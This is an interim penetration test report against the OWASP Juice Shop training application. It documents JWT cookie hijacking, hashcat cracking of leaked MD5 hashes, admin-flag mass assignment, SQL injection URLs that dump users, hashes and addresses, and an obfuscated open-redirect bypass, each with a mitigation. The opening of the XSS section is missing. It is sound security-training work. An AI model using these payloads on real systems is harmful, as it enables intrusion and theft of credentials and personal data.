

OWASP Juice Shop

Interim Penetration Test Report
Version 0.1a

Jody Miller



Contents

OWASP Juice Shop Interim Penetration Test Report	3
Introduction	3
Objective.....	3
High-Level Summary	3
Recommendations.....	3
Methodologies.....	3
Information Gathering	3
Vulnerabilities.....	4
Vulnerability: XSS Leading to Account Takeover.....	4
Vulnerability: Broken Access Control – View Other Users’ Data	6
Vulnerability: Broken Access Control – Administration Page Access	7
Vulnerability: Security Misconfiguration	8
Vulnerability: SQL Injection.....	9
Vulnerability: Open Redirect.....	11



OWASP Juice Shop Interim Penetration Test Report

Introduction

This interim penetration test report contains the initial findings regarding the OWASP Juice Shop web application. Testing has not yet been completed, and this interim report should not be taken as a comprehensive assessment of the application.

Objective

The objective of this assessment is to perform a penetration test against the OWASP Juice Shop web application. The penetration test will simulate an attack by a knowledgeable attacker and will document the vulnerabilities discovered including step-by-step descriptions for reproducing the issues as well as recommendations for remediation.

High-Level Summary

Jody Miller has been tasked with performing a penetration test against the OWASP Juice Shop web application. The focus of this test is to perform real-world attacks against the application, exploiting flaws and reporting the findings. While performing the test, several serious vulnerabilities have been discovered.

Recommendations

Jody recommends fixing the vulnerabilities identified during testing to ensure a malicious attacker cannot exploit them in the future. The issues discovered so far suggest a focus on input sanitization and access control. Specific mitigation notes are included with the documentation of each discovered vulnerability below.

Methodologies

Information Gathering

The information gathering portion of the penetration test focuses on identifying the scope of the penetration test and the technologies in use.

The web application was hosted at the following URL: `http://10.0.5.20:3000`

The web server is an Ubuntu-based server with the following open ports:

- 22 – ssh – OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
- 3000 – http – Node.js Express framework

The web application front-end uses the following libraries and frameworks:

- Angular 7.2.15
- Zone.js
- jQuery 2.2.4
- Hammer.js 2.0.7
- webpack
- Google Font API

Based on the captured token, there are two paths to account takeover.


Account Takeover Method 1

We can now inject the cookie value for 'token' (a JavaScript Web Token, or JWT) into another browser session and take over the targeted user's account:

[illegible]

After logging in as another user (hacker@domain.com), then replacing the 'token' cookie, we can interact with the account of the targeted user (steve@domain.com):


1. Log in as hacker@domain.com



2. Modify token cookie using developer tools to reflect the captured value for 'token' above.

					Filter items	Filter values		
Name	Domain	Path	Expires on	Last accessed on	Value	HttpOnly	sameSite	Data
cookiec...	10.0.5.20	/	Wed, 08 Jul 20...	Tue, 09 Jul 201...	dismiss	false	Unset	token: "eyJhbGciOi...
io	10.0.5.20	/	Session	Tue, 09 Jul 201...	5LAkV1jkZ6x4oW3v...	true	Unset	CreationTime: "Tue, 0...12 GMT" Domain: "10.0.5.20" Expires: "Session" HostOnly: true HttpOnly: false LastAccessed: "Tue, 0...23 GMT"
language	10.0.5.20	/	Thu, 09 Jul 202...	Tue, 09 Jul 201...	en	false	Unset	
token	10.0.5.20	/	Session	Tue, 09 Jul 201...	eyJhbGciOiJSUzI1Ni...	false	Unset	
welcome...	10.0.5.20	/	Session	Tue, 09 Jul 201...	dismiss	false	Unset	

3. Refresh the application, now accessing the account of `steve@domain.com`





Account Takeover Method 2

The 'password' field in the body of the JWT is simply the unsalted MD5 hash of the user's password. In this case, the password was easily cracked using hashcat to gain access to the account of `steve@domain.com`.

```
"password": "8ee2027983915ec78acc45027d874316"
```

Hashcat command:

```
.\hashcat64.exe -m 0 8ee2027983915ec78acc45027d874316 E:\wordlists\Passwords\Leaked-Databases\alleged-gmail-passwords.txt
```

Output:

```
Dictionary cache built:
* Filename..: E:\wordlists\Passwords\Leaked-Databases\alleged-gmail-passwords.txt
* Passwords.: 3132006
* Bytes.....: 32831484
* Keyspace..: 3131999
* Runtime...: 0 secs

8ee2027983915ec78acc45027d874316:potato

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target.....: 8ee2027983915ec78acc45027d874316
```

The password is cracked and revealed to be *potato*. We can now log in with the captured credentials: `steve@domain.com/potato`


Mitigation

- The application filters out `<script>` tags to help prevent XSS attacks. This is a good start. It is recommended to further sanitize input to the search field before inserting into the DOM. Specifically, sanitize all HTML tags as there is no reason to pass these in raw form into the DOM.
- Do not include the user's hashed password in the JWT.

Vulnerability: Broken Access Control – View Other Users' Data

The resource `/rest/basket/` does not perform adequate access control.

Logged in as `hacker@domain.com`, I can view my own basket as expected.





The application makes the following request to fetch the contents of the basket:
<http://10.0.5.20:3000/rest/basket/20>

The following JSON is returned:

```
{
  "status": "success",
  "data": {
    "id": 20,
    "coupon": null,
    "createdAt": "2019-07-09T16:56:58.959Z",
    "updatedAt": "2019-07-09T16:56:58.959Z",
    "userId": null,
    "Products": [
      {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "The all-time classic.",
        "price": 1.99,
        "image": "apple_juice.jpg",
        "createdAt": "2019-07-08T14:08:50.100Z",
        "updatedAt": "2019-07-08T14:08:50.100Z",
        "deletedAt": null,
        "BasketItem": {
          "id": 10,
          "quantity": 1,
          "createdAt": "2019-07-09T16:57:25.574Z",
          "updatedAt": "2019-07-09T16:57:25.574Z",
          "BasketId": 20,
          "ProductId": 1
        }
      }
    ]
  }
}
```

We can see, as expected, the 1 x 1000mL apple juice which had been added to the basket.

However, we can also make, for example, a request to <http://10.0.5.20:3000/rest/basket/15> and view the contents of some other user's basket, in this case containing 4 x 1000mL orange juice.

```
{
  "status": "success",
  "data": {
    "id": 15,
    "coupon": null,
    "createdAt": "2019-07-09T15:37:08.230Z",
    "updatedAt": "2019-07-09T15:37:08.230Z",
    "userId": null,
    "Products": [
      {
        "id": 2,
        "name": "Orange Juice (1000ml)",
        "description": "Made from oranges hand-picked by Uncle Dittmeyer.",
        "price": 2.99,
        "image": "orange_juice.jpg",
        "createdAt": "2019-07-08T14:08:50.100Z",
        "updatedAt": "2019-07-08T14:08:50.100Z",
        "deletedAt": null,
        "BasketItem": {
          "id": 11,
          "quantity": 4,
          "createdAt": "2019-07-09T16:58:05.673Z",
          "updatedAt": "2019-07-09T16:58:10.866Z",
          "BasketId": 15,
          "ProductId": 2
        }
      }
    ]
  }
}
```

Mitigation

The `/rest/basket/<n>` resource should check whether the user making the request should have access to the specified basket (n).

Vulnerability: Broken Access Control – Administration Page Access

The JWT token was observed to contain an interesting attribute called `'isAdmin'`, which appears to be set to false by default.

```
{
  "alg": "RS256",
  "typ": "JWT",
  "status": "success",
  "data": {
    "id": 15,
    "username": "",
    "email": "steve@domain.com",
    "password": "8ee2027983915ec78acc45027d874316",
    "isAdmin": false,
    "lastLoginIp": "10.0.5.21",
    "profileImage": "default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2019-07-24T17:56:29.194Z",
    "updatedAt": "2019-07-24T17:56:29.194Z",
    "deletedAt": null,
    "iat": 1564010601,
    "exp": 1564028601
  }
}
```

In the course of testing, it was discovered that a new user is created with a POST request to the endpoint `/api/Users/`. By inserting the `isAdmin` attribute with the desired value into the request, as in the following example, it is possible to create a new user with access to the administration page:

```
{
  "email": "steve2@domain.com",
  "password": "potato",
  "passwordRepeat": "potato",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2019-07-24T17:56:29.194Z",
    "updatedAt": "2019-07-24T17:56:29.194Z",
    "securityAnswer": "Shenzhen",
    "isAdmin": "true"
  }
}
```

After creating this user, we can log in and access the administration page (<http://10.0.5.20:3000/#/administration>).




Administration Registered Users		Customer Feedback		
Email		User	Comment	Rating
admin@juice-sh.op		1	I love this shop! Best products in town! Highly recommended!	★★★★★
jim@juice-sh.op		2	Great shop! Awesome service!	★★★★★
bender@juice-sh.op		3	Nothing useful available here!	★★★★★
bjoern.kimminich@googlemail.com		Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints!		
ciso@juice-sh.op		This is the store for awesome stuff of all kinds!		
support@juice-sh.op		Never gonna buy anywhere else from now on! Thanks for the great service!		
marty@juice-sh.op		Keep up the good work!		
mc.safesearch@juice-sh.op				
j12934@juice-sh.op				
wurstbrot@juice-sh.op				
amy@juice-sh.op				
bjoern@juice-sh.op				
bjoern@owasp.org				
steve@domain.com				
steve2@domain.com				

Mitigation

- Do not accept the user-supplied value for 'isAdmin' or any other critical attribute during user creation. Only site administrators should be able to control critical user attributes.

Vulnerability: Security Misconfiguration

A directory listing is unintentionally exposed at /ftp.



The application's error messages suggest an attempt to prevent download of filetypes other than .md and .pdf. This does prevent many of the files from being downloaded, but the KeePass file (incident-support.kdbx) can be downloaded.

Mitigation

- Fix the application's filetype filter to prevent download of filetypes other than .md and .pdf.
- Do not store password databases or any other sensitive files in a public web directory.



Vulnerability: SQL Injection

An SQL injection vulnerability was discovered at the endpoint `/rest/products/search` in the 'q' parameter.

For example, when requesting `/rest/products/search?q=a'`, the server returns the following:

```

HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Mon, 29 Jul 2019 20:46:49 GMT
Connection: close
Content-Length: 1180

{
  "error": {
    "message": "SQLITE_ERROR: near \"'%'\": syntax error",
    "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \"'%'\": syntax error\n    at Query.formatError (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:419:16)\n    at Query._handleQueryResponse (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:73:18)\n    at afterExecute (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:247:31)\n    at replacement (/juice-shop/node_modules/sequelize/lib/trace.js:19:31)\n    at Statement.errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:16:21)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE '%a%' OR description LIKE '%a%') AND deletedAt IS NULL) ORDER BY name"
    },
    "original": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "SELECT * FROM Products WHERE ((name LIKE '%a%' OR description LIKE '%a%') AND deletedAt IS NULL) ORDER BY name"
    },
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%a%' OR description LIKE '%a%') AND deletedAt IS NULL) ORDER BY name"
  }
}

```

This response suggests that the form of the underlying code is something like the following:

```
query = "SELECT * FROM Products WHERE ((name LIKE '%" + X + "'" OR description LIKE '%" + X + "%') AND deletedAt IS NULL) ORDER BY name";
```

where X is the user-supplied input. As a result, the code is vulnerable to a Union-based SQL injection vulnerability of the following form:

```
/rest/products/search?q=bana'+or+2%3d1))+union+select+1,2,3,4,5,6,7,8%3b+--
(unencoded query: bana' or 2=1)) union select 1,2,3,4,5,6,7,8; --)
```

Using this vulnerability, an attacker can enumerate the contents of the database including usernames, passwords and even addresses.

List of tables

```
/rest/products/search?q=bana'+or+2%3d1))+union+select+1,2,3,4,5,6,7,name+from+sqlite_master%3b+--
```

- BasketItems
- Baskets
- Captchas
- Challenges
- Complaints
- Feedbacks



- ImageCaptchas
- PrivacyRequests
- Products
- Recycles
- SecurityAnswers
- SecurityQuestions
- Users
- sqlite_autoindex_BasketItems_1
- sqlite_autoindex_SecurityAnswers_1
- sqlite_autoindex_Users_1
- sqlite_sequence

List of Users and Hashes















/rest/products/search?q=bana'+or+%3d1))union+select+1,2,3,4,5,email,username,password+from+User s%3b+--

- J12934@juice-sh.op, , 3c2abc04e4a6ea8f1327d0aae3714b7d
- admin@juice-sh.op, , 0192023a7bbd73250516f069df18b500
- amy@juice-sh.op, , 030f05e45e30710c3ad3c32f00de0473
- bender@juice-sh.op, , 0c36e517e3fa95aabf1bbffc6744a4ef
- bjoern.kimminich@googlemail.com, bkimminich, 03b00c8d286034a70a59dc282e5982bb
- bjoern@juice-sh.op, , 7f311911af16fa8f418dd1a3051d6810
- bjoern@owasp.org, , 9283f1b2e9669749081963be0462e466
- chris.pike@juice-sh.op, , 10a783b9ed19ea1c67c3a27699f0095b
- ciso@juice-sh.op, , 861917d5fa5f1172f931dc700d81a8fb
- jim@juice-sh.op, , e541ca7ecf72b8d1286474fc613e5e45
- mc.safesearch@juice-sh.op, , b03f4b0ba8b458fa0acdc02cdb953bc8
- morty@juice-sh.op, , f2f933d0bb0ba057bc8e33b8ebd6d9e8
- steve@domain.com, , 8ee2027983915ec78acc45027d874316
- support@juice-sh.op, , d57386e76107100a7d6c2782978b2e7b
- wurstbrot@juice-sh.op, wurstbrot, 9ad5b0492bbe528583e128d2a8941de4

The following were cracked to reveal the users' passwords:

- admin@juice-sh.op:0192023a7bbd73250516f069df18b500:admin123
- jim@juice-sh.op:e541ca7ecf72b8d1286474fc613e5e45:ncc-1701

We are now able to access the administration page (<http://10.0.5.20:3000/#/administration>) as admin@juice-sh.op:

Administration Registered Users			Customer Feedback		
	Email		User	Comment	Rating
	admin@juice-sh.op		1	I love this shop! Best products in town! Highly recommended!	 
	jim@juice-sh.op		2	Great shop! Awesome service!	 
	bender@juice-sh.op		3	Nothing useful available here!	 
	bjoern.kimminich@googlemail.com				
	ciso@juice-sh.op				
	support@juice-sh.op			Incompetent customer	



Personally Identifiable Information: User Addresses

/rest/products/search?q=bana'+or+2%3d1))+union+select+1,2,3,4,5,6,userid,address+from+recycles%3b+--
Addresses:

admin@juice-sh.op, 15 Riviera Road, Western Frontier, Menlo Park CA
admin@juice-sh.op, 6-10 Leno Towers, Eastern Empire, CA
jim@juice-sh.op, Starfleet HQ, 24-593 Federation Drive, San Francisco, CA
bender@juice-sh.op, 22/7 Winston Street, Sydney, Australia, Earth
bender@juice-sh.op, 222, East Central Avenue, Adelaide, New Zealand
bjoern.kimminich@googlemail.com, 100 Yellow Peak Road, West Central New York, USA
bjoern.kimminich@googlemail.com, 999 Norton Street, Norfolk, USA
support@juice-sh.op, 88/2 Lindenburg Apartments, East Street, Oslo, Norway
mc.safesearch@juice-sh.op, 712 Irwin Avenue, River Bank Colony, Easter Frontier, London, UK

Mitigation

- Use prepared statements or escape all special characters in any user-supplied data that is to be used in SQL statements.
- Enforce password length and complexity rules, especially for administrative accounts. Simple passwords, such as admin123, are easily cracked.
- Instead of returning detailed error messages to the client, write them to an internal log and send the client a vague message. Although this does not address the underlying vulnerability, it can help deny attackers information about the system and delay or prevent exploitation.
- Store passwords with a more secure method such as bcrypt instead of the relatively insecure unsalted MD5.
- When a user requests a recycling box, store the address for only the minimum duration required to act on the request. Do not store past addresses. By not storing unnecessary customer information, the consequences of a breach are reduced.

Vulnerability: Open Redirect

An open redirect vulnerability exists at the endpoint /redirect. This vulnerability permits an attacker to exploit the end user's trust in the application to redirect them to an attacker-controlled malicious site.

he navigation bar at the top of the site features a link to the application's GitHub page. The link is: <http://10.0.5.20:3000/redirect?to=https://github.com/bkimminich/juice-shop> .

The site does some checking of the 'to' parameter - rejecting, for example, <http://10.0.5.20:3000/redirect?to=https://www.google.com> as in the following screenshot

406 Error: Unrecognized target URL for redirect: https://www.google.com

```
at /juice-shop/routes/redirect.js:18:12
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at next (/juice-shop/node_modules/express/lib/router/route.js:137:13)
at Route.dispatch (/juice-shop/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at /juice-shop/node_modules/express/lib/router/index.js:281:22
```

However, this filtering can be bypassed by including two 'to' parameters - specifying the attacker's url first and the whitelisted url second, as in the following example:

10.0.5.20:3000/redirect?to=https://www.google.com/search?q=open+redirect%26ignore=&to=https://github.com/bkimminich/juice-shop

This request will cause the application to return a 302 status as illustrated in the server response



below and redirect the browser to the following final URL:

<https://www.google.com/search?q=open%20redirect&ignore=,https://github.com/bkimminich/juice-shop>

Server Response

```
HTTP/1.1 302 Found
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Location: https://www.google.com/search?q=open%20redirect&ignore=,https://github.com/bkimminich/juice-shop
[...snip...]
```

The request can be further obscured to hide the real target from the targeted end users, as in the following example:

```
http://10.0.5.20:3000/redirect?to=%68%74%74%70%73%3a%2f%2f%77%77%77%2e%67%6f%6f%67%6c%65%2e%63%6f%6d%2f%73%65%61%72%63%68%3f%71%3d%6f%70%65%6e%2b%72%65%64%69%72%65%63%74%26%69%67%6e%6f%72%65%3d&to=%68%74%74%70%73%3a%2f%2f%67%69%74%68%75%62%2e%63%6f%6d%2f%62%6b%69%6d%6d%69%6e%69%63%68%2f%6a%75%69%63%65%2d%73%68%6f%70
```

Mitigation

- The application does some validation of the 'to' parameter, and that is a good start. It is recommended to further strengthen the whitelist code to perform an exact match of the 'to' parameter to the list of whitelisted target URLs.